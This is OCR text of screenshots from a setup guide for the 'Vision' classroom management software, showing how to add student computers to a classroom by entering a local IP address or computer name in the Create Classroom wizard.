
Add student computers to your Vision classroom.

Filter:

Domain/Workgroup:

Network computers:

Classroom computers:



Create Classroom

Classroom Computers

Add student computers to your Vision classroom.


Enter computer names

Enter names of the computers to add to the Classroom list:

```
192.168.36.165
```

Note: you can separate names with a space, comma, semicolon or vertical bar.

Click "Translate Addresses" to translate IP adresses or name ranges into computer names, if needed.



Create Classroom

Classroom Computers

Add student computers to your Vision classroom.

Enter computer names

Enter names of the computers to add to the Classroom list:


```
WIN-BI3UK55VF6A
```

[redacted]

Note: you can separate names with a space, comma, semicolon or vertical bar.

Click "Translate Addresses" to translate IP adresses or name ranges into computer names, if needed.

Click on “Next”.



Create Classroom

Classroom Computers

Add student computers to your Vision classroom.

Filter:

Domain/Workgroup: *

